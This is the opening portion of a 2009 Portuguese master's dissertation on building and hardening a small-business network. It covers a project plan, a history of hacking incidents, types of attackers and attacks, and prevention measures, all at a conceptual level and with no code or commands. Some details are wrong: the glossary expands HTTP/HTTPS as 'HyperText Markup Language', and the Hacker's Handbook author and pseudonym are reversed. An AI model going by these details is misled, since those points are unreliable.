Instituto Superior de Engenharia do Porto

IMPLEMENTAÇÃO DE UM SISTEMA SEGURO, ROBUSTO E REDUNDANTE

Departamento de Engenharia Informática

Fernando Tiago Lopes da Costa Duarte

Dissertação para obtenção do grau de Mestre em
Engenharia Informática

Área de Especialização em
Arquitecturas, Sistemas e Redes

Orientador: Doutor António Cardoso Costa

Júri:

Presidente:

Doutora Maria de Fátima Countinho Rodrigues, Professora Coordenadora

Vogais:

Doutor André Santos Cruz Moreira, Professor Adjunto

Doutor Antonio Manuel Cardoso da Costa, Professor Coordenador

Porto, Novembro 2009

“The more difficult something became,
the more rewarding it was in the end.”
In Big Fish

Agradecimentos

Aproveito esta área para enunciar algumas das pessoas que directa ou indirectamente, se envolveram neste projecto, contribuindo para a sua realização. Naturalmente que as peças fundamentais foram a família e as pessoas mais chegadas, servindo de ânimo e estimulo, como pais, irmão e namorada. Agradeço também aos meus amigos mais chegados, de sublinhar o sempre disponível Sérgio Marques, e o bem-disposto Luís Coutinho, pela sua orientação e compreensão.

A nível técnico, não podia deixar de agradecer aos alicerces fundamentais do projecto, que aceitaram abraçar esta ideia desde o início. Ao Eng.º António Costa, pelos seus vastos conhecimentos nas temáticas da segurança informática e pela paciência demonstrada durante os cerca de 12 meses de duração deste projecto; agradeço também ao Eng.º Paulo Sousa, pela sua disponibilidade e orientação inicial na prossecução de um projecto sólido, actual e aliciante; agradeço à Dr.ª. Fátima Rodrigues por ter acreditado nesta ideia, que apesar de não se tratar de um projecto pré-desenhado ou de um estágio externo, procura igualmente introduzir conceitos actuais e apostar na auto-aprendizagem; finalmente, agradeço ao Eng. José António Silva pelo aconselhamento aplicacional e estrutural, que permitiu enriquecer este projecto substancialmente.

A todos o meu sincero obrigado.

Resumo

Um dos temas mais debatidos na sociedade actual é a segurança. Os níveis de segurança e as ferramentas para os alcançar entram em contraponto com os métodos usados para os quebrar. Como no passado, a razão qualidade/serviço mantém-se hoje, e manter-se-á no futuro, assegurando maior segurança àqueles que melhor se protejam. Problemas simples da vida real como furtos ou uso de falsa identidade assumem no meio informático uma forma rápida e por vezes indetectável de crime organizado.

Neste estudo são investigados métodos sociais e aplicações informáticas comuns para quebrar a segurança de um sistema informático genérico. Desta forma, e havendo um entendimento sobre o *Modus Operandi* das entidades mal-intencionadas, poderá comprovar-se a instabilidade e insegurança de um sistema informático, e, posteriormente, actuar sobre o mesmo de tal forma que fique colocado numa posição da segurança que, podendo não ser infalível, poderá estar muito melhorada.

Um dos objectivos fulcrais deste trabalho é conseguir implementar e configurar um sistema completo através de um estudo de soluções de mercado, gratuitas ou comerciais, a nível da implementação de um sistema em rede com todos os serviços comuns instalados, i.e., um pacote "chave na mão" com serviços de máquinas, sistema operativo, aplicações, funcionamento em rede com serviços de correio electrónico, gestão empresarial, anti-vírus, *firewall*, entre outros. Será possível então evidenciar uma instância de um sistema funcional, seguro e com os serviços necessários a um sistema actual, sem recurso a terceiros, e sujeito a um conjunto de testes que contribuem para o reforço da segurança.

Palavras-chave (Tema): Informática, segurança, redes, *network hardening*.

Palavras-chave (Tecnologias): Sistema operativo, *firewall*, Web, Wi-Fi Protected Access.

Abstract

One of society's currently debated issues is security. The security levels and tools to reach them fight a never-ending battle with the methods used to break them. As it was in the past, the quality/service ratio is still the establishment point for an optimized and customized security level. Simple life problems as robberies and identify thefts assume in the computer world a faster and sometimes untraceable way of organized crime.

In this study there will be investigated social methods and computer applications that break generic computer systems' security. Thus, having a notion on the *Modus Operandi* of these badly intentioned identities, it will be possible to prove the instability and insecurity of a computer system. Also, it will be possible to foresee the system's evolution and proceed with security implementation in such a way that the system security, although not unbreakable, becomes optimized to harden the breaking process.

On the most important objectives of this dissertation is to implement security with a market study of free and commercial solution, allowing to build a complete networking system will the most commonly used services: computers, operating system, applications and networking services such as *mail*, *enterprise management*, anti-virus, *firewall*, among others. This way, it will be possible to specify a fully functional safe system with the necessary services needed by existing requirements and without recourse to third-party services.

Keywords (Subject): Computer science, security, networking, network hardening.

Keywords (Technologies): Operating system, *firewall*, web, Wi-Fi Protected Access.

Résumé

La sécurité est un thème plus discuté dans la société d´aujourd´hui. Les niveaux de sécurité et les outils à les atteindre viennent en contrepoint avec les méthodes utilisé pour les surmonter. Comme dans le passe, la raison qualité/service garde aujourd´hui, et garde dans le future, assurer une plus sécurité aux les mieux protégées. Problèmes simple de la vie comme cambriolage ou fausse identité devenaient, dans l'environnement ordinateur, une rapidement forme et, parfois, un indétectable crime organise.

Dans cette étude, les méthodes social et applications de l'ordinateur commun sont enquêtes pour pause la sécurité d'un système de l'ordinateur. Ainsi, et être une compréhension sur le "Modus Opérande" d'entités mal intentionnés, pourrais se prouver l'instabilité et l'insécurité d'un système d'ordinateur, et, la suite, agir sur la même de sorte que reste placé dans une position de sécurité qui, peux n'être pas infaillible, pourrais être amélioré.

Un principal objectif de cet travaille est établir cette sécurité avec un étude de solutions de marché, gratuits et commercial, aux niveau de la mise en œuvre total d'un système en réseau avec toutes les services communs, i.e., un paquet "clés en main" avec services d'une machine, système d'exploitation, applications, travail en réseau avec services e-mail, gestion des entreprises, anti-virus, firewall, entre autres. Sera possible ainsi montrer une option d'un système fonctionnelle, en sécurité et avec les services plus important pour un système actuel sans le recours à des tiers.

Mots-clés (Thème): Informatique, sécurité, réseau, durcissement de réseau.

Mots-clés (Technologies): Système opérative, *firewall*, web, Wi-Fi Protected Access.

Índice

Índice de Figuras

Índice de Tabelas

Notação e Glossário

DHCP	*Dynamic Host Configuration Protocol*. É um protocolo usado em redes de computadores que permite que sejam atribuídos endereços IP automaticamente aquando da conecção dos *hosts* à rede.
DMZ	*Demilitarized Zone*. É uma zona lógica de uma rede usada para colocar serviços de acesso directo ao exterior, nos quais o grau de exigência para a segurança é menor, permitindo também resguar o sistema interno, separando-o dos restantes serviços.
DNS	*Domain Name System*. Sigla que representa um servidor de nomes que traduz endereços de nomes em endereços IP.
DoS	*Denial of service*. Tipo de ataque no qual se pretende bloquear o sistema fazendo um número de conexões de tal forma elevado que o sistema fique bloqueado.
Firewall	É um dispositivo de uma rede de computadores que tem por função regular o tráfego de rede entre redes distintas e impedir a transmissão e/ou recepção de dados nocivos ou não autorizados de uma rede para outra.
FTP	*File Transfer Protocol*. Protocolo de transferência de ficheiros em redes.
Hacker	É um termo atibuído a pessoas que criam e modificam *software* e *hardware* de computadores com o intuito de aquirir informação. Dependendo do tipo de *hacker*, pode utilizar a informação que detém para informar organizações de vulnerabilidades inerentes ou utilizá-la em proveito próprio, procurando reconhecimento, informação previligiada ou mesmo compensações monetárias.
HTTP	*HyperText Markup Language*.
HTTPS	*HyperText Markup Language Secure*. Protocolo de transferência com encriptação SSL.

On the fly	Expressão que sugere algo que é feito instantaneamente, na hora, sem esperas ou atrasos.
Open-source	Expressão que representa "código aberto", i.e., liberdade de visualização e modificação de um conteúdo, particularmente relacionado com código fonte de aplicações.
Plain text	Expressão que representa texto puro, "às claras", passível de ser directamente lido por terceiros.
Virtual Server	Um servidor virtual permite obter toda a funcionalidade de um servidor físico, sem recorrer a uma máquina física independente. O servidor virtual tira partido do *hardware* da máquina *host*, utilizando-o como seu. Apesar da perda de substancial de desempenho, esta técnica permite ter vários servidores independentes dentro de uma só máquina.
RAID	*Redundant Array of Inexpensive Disks*. O RAID é conhecido como um esquema de armazenamento de dados que permite replicar e distribuir informação entre múltiplos discos rígidos, com o objectivo de melhorar o desempenho e/ou desenvolver métodos de recuperação após falha.
Spyware	Programas que normalmente estão relacionados com publicidade e troca de informações do computador do cliente para um servidor, sem o conhecimento do mesmo. São uma espécie de vírus não destrutiva e por vezes não são detectáveis por aplicações anti-vírus, mas sim por novas aplicações denominadas "*anti-spyware*".
SQL	*Structured Query Language*
SSID	*Service Set Identifier*. Identificador de um serviço. Utilizado durante este projecto para designar o "nome da rede" em redes sem fios.
SSL	*Secure Sockets Layer*. Protocolo de segurança que permite encriptar a informação para evitar a sua leitura por terceiros.
Vírus	Programa que é executado numa máquina com ou sem conhecimento do utilizador e que tem como alvo a integridade, disponibilidade ou confidencialidade da informação.
VPN	*Virtual Private Network*. É uma rede simulada para utilização em

	comunicações privadas entre organizações. É construída em sobre uma rede de comunicações pública.
Worm	Tipo de programa que se aloja na máquina-cliente e executa um determinado número sequencial de operações. Normalmente, este conceito está associado ao furto de informação e não à actividade destrutiva, ao contrário dos vírus.

1 Introdução

A segurança informática será o tema principal deste estudo. Será desenvolvido um sistema em rede com os serviços necessários ao funcionamento do mesmo sem necessidade de recursos de terceiros. Será efectuado um estudo prévio para determinar as soluções de mercado que melhor se adequam ao desenvolvimento de um sistema deste tipo, às necessidades de um determinado público-alvo, e à relação qualidade/preço. Por fim, o sistema irá ser testado num ambiente de insegurança controlada para detectar vulnerabilidades e melhorar a segurança do mesmo.

1.1 Enquadramento

O mercado das novas tecnologias está em constante mutação. Muitas empresas desenvolvem produtos variados, utilizando cada vez mais arquitecturas orientadas a serviços. Aspectos como a instalação de máquinas em rede com sistemas de facturação, páginas Web e correio electrónico, são cada vez mais requerimentos básicos a qualquer empresa. Este projecto tem associada uma visão na qual um cliente ou conjunto de clientes adquire um pacote de múltiplos serviços que incluem todo o material físico e lógico necessário a uma organização genérica, i.e., qualquer organização, sem qualquer conhecimento ou produto base, é capaz de obter um sistema informático completamente funcional através de um pacote completo composto de:

- Máquinas e cabos
- Interligação em rede com segurança (firewall interno e externo e outras aplicações)
- Ligação à Internet (através de associações a ISPs)
- Gestão Empresarial e Documental (Servidor SharePoint)
- Página Web, serviço de correio electrónico, FTP, VPN e acesso remoto (Servidor Web)

Numa perspectiva comercial, este pacote poderá ser escalonado proporcionalmente ao tamanho e necessidades da organização.

1.2 Apresentação do projecto

Este projecto é um estudo e consequente implementação de um sistema completo e funcional em rede, seguindo-se diversas baterias de testes para submeter todo o sistema a intervenções de melhoria que permitam obter um maior nível de segurança. Todas as opções tomadas, desde a montagem do sistema, escolha de máquinas e aplicações, serão documentadas.

De um modo geral, pretendem-se instalar 3 máquinas físicas (servidor Web, servidor DNS e firewall) e 1 máquina virtual (SharePoint). Após a instalação e configuração do sistema, serão efectuados testes ao mesmo e analisada a insegurança existente. De seguida, será desenvolvido um processo de reconfiguração do sistema para obter um maior nível de segurança, de acordo com um conjunto de políticas previamente definidas.

1.2.1 Planeamento de projecto

	WBS	Task Name	Duration	Start	Finish	Predecessors
1	**1**	**Investigação**	**23 days**	**Mon 01-12-08**	**Wed 31-12-08**	
2	1.1	Estudo histórico	5 days	Mon 01-12-08	Sun 07-12-08	
3	1.2	Desenvolvimento do Estado da Arte	5 days	Mon 08-12-08	Sun 14-12-08	
4	1.3	Enumeração das tecnologias actuais a usar	13 days	Mon 15-12-08	Wed 31-12-08	
5	**2**	**Implementação Prática**	**107 days**	**Thu 01-01-09**	**Sun 31-05-09**	**1**
6	2.1	Decisões estratégicas de implementação	12 days	Thu 01-01-09	Sun 18-01-09	
7	2.2	Montagem física do sistema: máquinas e cabelagem	20 days	Mon 19-01-09	Sun 15-02-09	
8	2.3	Instalação de aplicações de sistema	20 days	Mon 16-02-09	Sun 15-03-09	
9	2.4	Interligação de serviços em rede	12 days	Mon 16-03-09	Tue 31-03-09	
10	2.5	Configurações do sistema: disponibilização para o exterior	43 days	Wed 01-04-09	Sun 31-05-09	
11	**3**	**Testes**	**66 days**	**Mon 01-06-09**	**Mon 31-08-09**	**2**
12	3.1	Testes de segurança / exposição de vulnerabilidades	22 days	Mon 01-06-09	Tue 30-06-09	
13	3.2	Reconfiguração do Sistema / Optimização	23 days	Wed 01-07-09	Fri 31-07-09	
14	3.3	Testes Finais / Conclusões	21 days	Mon 03-08-09	Mon 31-08-09	

Figura 1 – Calendarização do projecto




Figura 2 – Calendarização (Parte 1)




Figura 3 – Calendarização (Parte 2)

No primeiro mês será feito um estudo aprofundado sobre o Estado da Arte. Aplicações actuais, vulnerabilidades em exploração, métodos e políticas de segurança e decisões comerciais sobre máquinas/produtos a usar serão aqui abordados.

Posteriormente haverá um período de 5 meses, no qual será montado todo o sistema físico, instalados sistemas operativos e aplicações, e configurada a rede. Será sucintamente documentado o trabalho desenvolvido neste período.

No restante período de tempo será estudado o sistema, sendo executadas baterias de testes na óptica de um atacante visando "furar" o sistema e "quebrar" o mesmo através de ataques de disponibilidade, confidencialidade e integridade, que serão tratados na secção de implementação prática. Estes testes servirão para comprovar a insegurança do sistema e implementar soluções apropriadas para corrigir os problemas encontrados anteriormente e prevenir problemas futuros.

No próximo capítulo será efectuada uma contextualização ao nível de máquinas e aplicações actuais, e procurada uma solução de implementação que sirva os propósitos deste projecto.

2 Contexto

Numa primeira aproximação, o sistema a implementar é o seguinte:




Figura 4 – Protótipo do sistema a implementar

Pretende-se criar um sistema que englobe serviços como páginas Web empresariais, gestão documental, servidor de ficheiros, webmail, firewall e serviços para permitir o trabalho por via remota.

A primeira decisão a tomar é o número de máquinas. Sendo que estão disponíveis para implementação três máquinas físicas, optou-se, por motivos se segurança e organização de serviços, por manter um servidor por cada serviço principal:

- Servidor de domínio [1]
- Servidor de firewall
- Servidor Web (http / ftp)
- Servidores virtuais: gestor documental [2] e serviço de correio electónico

2.1 Tecnologias a utilizar

Após um pequeno estudo de mercado, foram encontradas várias possibilidades a nível de software e hardware.

Um aspecto em constante debate é o uso de aplicações *open source*, isto é, aplicações que, tendo a vantagem de não terem um custo associado, têm a desvantagem de na grande parte dos casos, não haver qualquer tipo de assistência "pós-venda" [3]. Guerras à parte, o importante é que se pensem nos objectivos em questão e no público a que se destinam.

Tabela 1 – Aplicações Proprietário VS Aplicações Open Source

Aplicações Proprietário	**Aplicações *Open Source***
Solução algo cara	Solução muito barata (a curto prazo)
Experiência garantida do cliente final	Pouca experiência do cliente final
Experiência substancial de quem vai implementar	
Actualizações e correcções garantidas	Assistência e actualizações difíceis
Potencialidades por vezes limitadas	Maiores potencialidades (contribuidores)
Maior compatibilidade de hardware	Menor compatibilidade de hardware

Posto isto, e seguindo as características do mercado e dos potenciais clientes, foi decidido usar maioritariamente tecnologias Microsoft. Poderá ser implementado um servidor Linux como *firewall* para diminuir custos e ter maior controlo sobre os dados [4] (do que p. ex. no ISA Server da Microsoft) aproveitando para colocar neste servidor outros serviços.

Sistema a implementar:

- IBM Desktop Servers Dual Core 2.0GHz 2GB DDR2
- Microsoft Windows Server 2003
- Microsoft SharePoint Server 2007
- Microsoft Outlook Web Access
- Linux + Shorewall / ISA

3 Estado da arte

"Não é possível sabermos realmente quem somos e onde estamos, sem que saibamos de onde viemos."

Este capítulo vem descrever o panorama das tecnologias informáticas e da sua evolução ao longo do tempo, considerando as fragilidades e os abusos afectos aos sistemas até à actualidade.

3.1 Passado

A segurança é um conceito que existe desde sempre. Se olharmos para o passado de uma forma abstracta podemos comparar os níveis de defesa dos castelos antigos com os níveis de defesa informática de organizações governamentais da actualidade. Muitas vezes, estudando os primeiros, podemos aprender muito sobre como optimizar a segurança para os segundos. Um exemplo deste tipo de segurança é a defesa em profundidade. Neste caso, é implementada segurança em diversas camadas individuais para que, quebrando-se uma camada, não seja suficiente para quebrar o sistema.

Outra forma de aprender com o passado é através da história recente. Como podemos verificar na cronologia de factos tecnológicos relacionados com a insegurança electrónica [5], na criação de uma nova tecnologia, prosseguem-se rapidamente tentativas de uso indevido dessa mesma tecnologia.

- Em 1971 surge uma primeira aproximação do termo "*Hacker*", mais concretamente "***phreker***", ou seja, um indivíduo que conseguiu quebrar um sistema com a particularidade de se tratar de um sistema telefónico, e não computacional.
- Em 1985 é publicado no Reino Unido o "Hacker's Handbook", um livro escrito por Hugo Cornwall sob o pseudónimo de Peter Sommer. Este livro explicava efectivamente como quebrar os sistemas computacionais da época. Existem livros electrónicos semelhantes sobre as tecnologias da actualidade.

- Em 1988 Robert T. Morris Jr. Da Universidade de Cornell lança o *worm* "**Morris**" na *ARPAnet*, antecedente da Internet, tendo infectado cerca de 6.000 máquinas e bloqueado servidores governamentais e universitários.
- Em 1994 *crackers* **russos desviam 10 milhões de dólares** do Citibank e transferem o dinheiro para contas bancárias à volta do mundo. Vladimir Levin, o líder do gang electrónico usa o seu portátil de trabalho algumas horas após transferir os fundos para contas na Finlândia e em Israel e é apanhado e sentenciado a três anos de prisão. As autoridades recuperam a maior parte dos valores, tendo ficado desaparecidos 400 mil dólares.
- Em 1995 é preso **Kevin Mitnick** [18]. Começou por se aventurar nas novas tecnologias até que conseguir penetrar no computador da escola e alterar as suas notas. Após pequenos delitos através de redes telefónicas e organizações ligadas à tecnologia que culminaram num ano de prisão, Mitnick viola a liberdade condicional intensificando a actividade como *hacker*, quebrando e utilizando aplicações ilegalmente. É então encontrado e preso entre 1995 e 2000. Actualmente trabalha como consultor de segurança na Web.
- Em 1997 um jovem croata de 15 anos penetra nos computadores da força aérea dos Estados Unidos em Guam.
- Em 1999 o vírus criado por Chen Ing Hau denominado CIH ou *Chernobyl* ou ainda *Spacefiller*, ataca em força, tendo grandes capacidades destrutivas, podendo infectar informação em discos de sistema ou mesmo corromper a BIOS [19].
- Maio de 2000. Um estudante filipino desenvolve durante a sua tese o *worm* "**iloveyou**". Considerado um dos *worms* mais destrutivos de sempre, infectou milhões de pessoas em todo o mundo em poucas horas, e tinha por objectivo fazer modificações maliciosas no sistema do utilizador, e reenviar-se para todos os contactos da lista do mesmo.
- Fevereiro de 2001. Um *cracker* russo lança o vírus "**Anna Kournikova**", iniciando uma série de vírus que levam o utilizador a abrir ficheiros infectados em anexos de correio electrónico. Neste caso, a "prenda" era uma fotografia da conhecida tenista russa.

- Agosto de 2009. Um utilizador russo "**Cyxymu**" do twitter, *facebook*, entre outros, viu todos os seus serviços atacados em simultâneo. Georgy – o *blogger* em questão – tem feito algumas declarações nas quais descreve a sua teoria sobre as guerras entre a Rússia e a Geórgia sobre a disputada Ossétia do Sul, e afirma ter sido algo constante de represálias por parte da Rússia [16]. Segundo a Cnet, tal ataque apenas poderia ser possível utilizando dezenas de milhares de computadores e só um grande potência com os recursos necessários o poderia conseguir [17].
- Setembro de 2009. Clientes da Caixa Geral de Depósitos em Portugal expõem nos meios de comunicação social como foram vítimas de furto electrónico [52] por usurpação das credenciais através de técnicas de *Phishing* [52].

Ao comparar o passado com o presente, verifica-se que as diferenças não estão no conteúdo, mas sim na forma. A evolução natural levou a que se utilizassem novas ferramentas de protecção versus ataque, mantendo-se os conceitos e motivações teóricas.

Senão vejamos as características de ataques a sistemas na tabela seguinte.

Tabela 2 – Objectivos e ataques a sistemas

Ataques / Objectivos	**Interrupção**	**Intercepção**	**Modificação**	**Fabricação**
Disponibilidade	Atitude destrutiva			
Confidencialidade		Acesso indevido a dados		
Integridade			Alterações indevidas a dados	
Autenticidade				Criação indevida de informação

3.2 Problemas

Grande parte dos problemas que assolam a actualidade nas pequenas e médias empresas são relacionados com vírus e *worms*, e também com o roubo de informação [12].

Os principais problemas na (in) segurança dos sistemas actuais são:

- Facilidade de **acesso físico** (interno e/ou externo) **a dispositivos de rede** (servidores, routers, modems, máquinas com permissões avançadas, entre outros)
- **Engenharia Social**: obtenção de informação por falsificação de identidade
- Ataques a **vulnerabilidades** existentes no sistema
- Ataques de **escuta** para obtenção de dados não encriptados
- Ataques de **identidade** que procuram obter acessos a sistemas

De seguida serão descritos alguns dos agentes ligados a ataques à segurança.

3.2.1 Tipos de atacantes

Existem diversos tipos de indivíduos com as mais variadas capacidades e objectivos, tendo em comum a capacidade de modificar ou aceder a um sistema [11].

- **Hacker**, aquele que procura quebrar a segurança com fins destrutivos ou para posse de informação privilegiada.
- **White Hat Hacker,** *hacker* "ético", interessado por segurança, procura explorar e testar os sistemas através dos seus conhecimentos, dentro da lei, procurando por vezes advertir as próprias organizações para as falhas que encontra.
- **Gray Hat Hacker,** muito semelhante ao White Hat Hacker, com a particularidade de ter uma noção menos restrita de "ética", cometendo por vezes pequenas infracções, mas sem ultrapassar o limite da criminalidade.
- **Black Hat Hacker,** também denominado *cracker*, pois é aquele que quebra efectivamente código para modificar ou aceder a um sistema, sem quaisquer ética ou preocupação. São especialistas em invasões maliciosas e silenciosas que visam

muitas vezes o crime organizado, utilização de informação confidencial para proveito próprio, ou simples actividade destrutiva.

- **Newbie,** iniciado ou novato, que apesar de ter poucos conhecimentos, tem grandes bases e enorme vontade de aprender. Pode concretizar pequenos ataques com base na informação que vai apreendendo mas normalmente é inofensivo.
- **Cracker,** termo efectivo para alguém de quebra código. Pode ser alguém que altera uma aplicação para evitar, p. ex., ter que a comprar, ou pode ser associado a actividades de penetração em sistemas (considerando-se Black Hat Hacker).
- **Lammer,** aquele que acredita e apregoa ter capacidades comuns a *hackers*, sem na verdade ter grandes conhecimentos. Limita-se a usar ferramentas criadas por *hackers* para prejudicar particulares ou pequenas organizações, sendo alvos de gozo e desprezo por parte dos mais experientes.
- **Phreaker,** termo equiparado ao Hacker com a particularidade de se tratar de um ambiente telefónico e não computacional.

3.2.2 Tipos de ataques

- **Man-in-the-middle attack,** indivíduo que se coloca à "escuta" normalmente usando uma porta bem conhecida [20] para capturar informação entre um emissor e um receptor.
- **Denial of service (DoS, DDoS), este** ataque que consiste em sobrecarregar um sistema através de ligações simultâneas. Estas ligações têm o intuito de desencadear falhas que coloquem o sistema numa posição fragilizada, abrindo brechas de acesso, ou simplesmente para conseguir torná-lo indisponível. O ataque distribuído (DDoS) tem a particularidade de ser executado por vários sistemas tendo cada um deles o mesmo sistema-alvo.
- **Ping of death,** ataque que consiste em enviar sucessivamente mensagens com tamanho maior que os 65.536 bytes permitidos pelo protocolo IP. Uma ferramenta deste género é o *sPing*.
- **Buffer overflow,** este ataque é tipicamente um erro comum entre programadores, acontecendo quando uma aplicação recebe dados com um tipo ou tamanho

inesperado, não havendo tratamento da excepção. Provocado na rede, este ataque permite

- **Spoofing & poisoning,** estes conceitos podem ser aplicados a protocolos como o IP, DNS, o ARP e o DHCP, e são por vezes usados em conjunto para permitir um ataque mais bem sucedido. O *spoofing* consiste em falsificar uma identidade receptora, levando o emissor e comunicar normalmente com o atacante. O *poisoning* consiste em modificar um pacote, adulterando o seu conteúdo em proveito do atacante.
- **Ataque de autenticação,** este é um tipo de ataque que visa obter acesso a um sistema sem ter credenciais para o fazer. Este processo pode ser executado de diversas formas:
    - **Dedução,** no qual o atacante tenta adivinhar os dados (através de dados pessoais do titular da conta, usando o sistema de recuperação de chaves por pergunta/resposta, entre outros)
    - **Força bruta,** através de aplicações que testam múltiplas combinações de chaves por segundo usando dicionários de palavras ou conjuntos de caracteres. Um exemplo é o John the Ripper [15].
    - **Sniffers,** estas aplicações executadas em rede permitem capturar pacotes transmitidos entre um emissor e um receptor, em busca de palavras que possam tratar-se de palavras-chave. Estes aplicativos podem mesmo desencriptar os dados caso não circulem em *plain text*.

Na próxima secção serão exemplificados estes problemas e dadas potenciais soluções para os evitar.

3.3 Possíveis Soluções

3.3.1 Prevenção

Existem actualmente diversos meios para averiguar e determinar falhas críticas na segurança de sistemas.

- Uma forma é através de **aplicações** rectificativas como o "Microsoft Baseline Security Analyzer" (MBSA) [6] ou o Nmap [7].

  Estes aplicativos apresentam funcionalidades como indicar ao utilizador actualizações de segurança disponíveis ao sistema, apresentar soluções de configuração diferentes e mais seguras, e enumerar políticas de segurança que possam prejudicar a confidencialidade dos dados.

- Outra forma é através de verificação constante de **websites** relacionados com falhas de segurança, como o Microsoft Security Buletin [6], o *Common Vulnerabilities and Exposures* (CVE) [9] e o Security Focus [10].

  Um dos M.O.s dos *hackers* é estudar as vulnerabilidades existentes e desenvolver formas para os explorar. Por outro lado, muitos dos *security updates* lançados pelas organizações para corrigir falhas nas aplicações, são encontradas e indicadas por *hackers* que não têm intenção de usar ou destruir a informação após se apoderarem dela (o chamado *White Hat Hacker*) [11].

- Usar protecções anti-vírus, anti-spware e anti-spam, tendo sempre consciência de que mesmo com todas estas protecções, cabe ao cliente final o cuidado adicional com as aplicações que executa e a informação que disponibilizada para o exterior.

3.3.2 Instalação

A fase de instalação e configuração de um sistema é crucial. É a fase que irá ditar o desenvolvimento do sistema para um sistema sólido, fiável e seguro – se correctamente configurado – ou, por outro lado, um sistema instável, com falhas e vulnerabilidades a descoberto que coloquem em causa a integridade e confidencialidade da informação.

Em primeiro ligar – e normalmente descartável – é o **posicionamento físico**. Uma boa estratégia é fundamental para prever futuras alterações e evoluções do sistema. Algumas ideias são:

- Colocar servidores em lugares de difícil acesso pelos utilizadores, e preferencialmente em salas bem ventiladas e centralizadas para facilitar a passagem de cabos.
- Colocar *access points* em lugares estratégicos, com altura suficiente para não serem acessíveis, e após haver um estudo de posicionamento no caso de haverem vários *access points*, para que haja compensação (não estarem longe demais uns dos outros) e distanciação (suficientemente afastados para diminuir os gastos com os dispositivos). Se necessário, poder-se-á regular a potência destes dispositivos para limitar o sinal, p. ex., aos limites de um determinado edifício. Não esquecer de **mudar a palavra-chave de fábrica** do *access point* e **definir uma protecção para a rede sem fios** (WLAN).
- Poderá ser interessante estudar o tipo de cablagem e dispositivos a usar na rede, na óptica da evolução. Opções mais caras como a fibra óptica poderão relevar-se bons investimentos a longo prazo.

As **aplicações** a usar devem adequar-se ao sistema, ora na óptica da gestão de recursos, ora na óptica da experiência anterior. A decisão entre software proprietário e software *open-source* poderá ter que ser tomada após um estudo específico da organização, e da compatibilidade entre as aplicações a usar e as aplicações que a organização já detém, se algumas.

